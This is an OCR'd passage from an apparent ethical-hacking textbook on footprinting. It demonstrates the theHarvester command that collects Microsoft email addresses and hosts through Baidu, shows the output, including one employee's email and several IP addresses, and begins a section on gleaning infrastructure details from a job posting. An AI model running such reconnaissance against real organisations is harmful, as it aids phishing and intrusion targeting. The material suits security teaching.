
- **theHarvester**

  Source: *http://www.edge-security.com*

  Attackers use theHarvester tool to extract email addresses related to the target domain. For example, attackers use the following command to extract email addresses of microsoft.com using the Baidu search engine:


  ```
  theharvester -d microsoft.com -l 200 -b baidu
  ```

  In the above command, -d specifies the domain used for harvesting the emails, -l will limit the results to 200, and -b tells theHarvester to extract the results from the Baidu search engine; alternatively, you can use Google, Bing, etc.


Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ $theHarvester -d microsoft.com -l 200 -b baidu

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: microsoft.com

[*] Searching Baidu.
```

Figure 2.23: Screenshot showing theHarvester command to extract email addresses



Parrot Terminal
File Edit View Search Terminal Help

```
[*] Searching Baidu.

[*] No IPs found.

[*] Emails found: 1
----------------------
gloriac@microsoft.com

[*] Hosts found: 5
---------------------
apps.dev.microsoft.com:40.126.29.20, 40.126.29.21, 40.126.29.0, 40.126.2
9.2, 40.126.29.22, 40.126.29.23, 40.126.29.1
redeem.microsoft.com:23.219.127.195
signup.microsoft.com:13.107.246.41, 13.107.213.41
support.microsoft.com:23.193.120.116
www.microsoft.com:23.46.201.6
┌─[attacker@parrot]─[~]
└──╼ $
```

Figure 2.24: Screenshot showing the email list extracted by theHarvester

Footprinting through Job Sites

A **company's infrastructure details** can be gathered from job postings


Server and Network Administrat
dice.com/jobs/detail/7464224e58d8a9cef3c6cffb8bec4220?searchlink=search%2F%3Fq%3DServer%2520Administrator%26lo
Home / Search / Job Details
Apply Now

Server and Network Administrator

Whitney Museum of American Art, New York, NY ⊙ 10 hours ago

Responsibilities:

- Administration of three VMware ESXi 6.x hosts, including configuration, installation, and maintenance of seventy virtual servers, routine maintenance, patches, and software updates, maintaining VM backups and snapshots, and overall support of VMware environment
- Managing our on-premises Exchange 2016 server for 400 users, creating mailboxes, resources, public folders, and server-side rules, creating mail policies, implementing patches and updates, and monitoring database size and server status
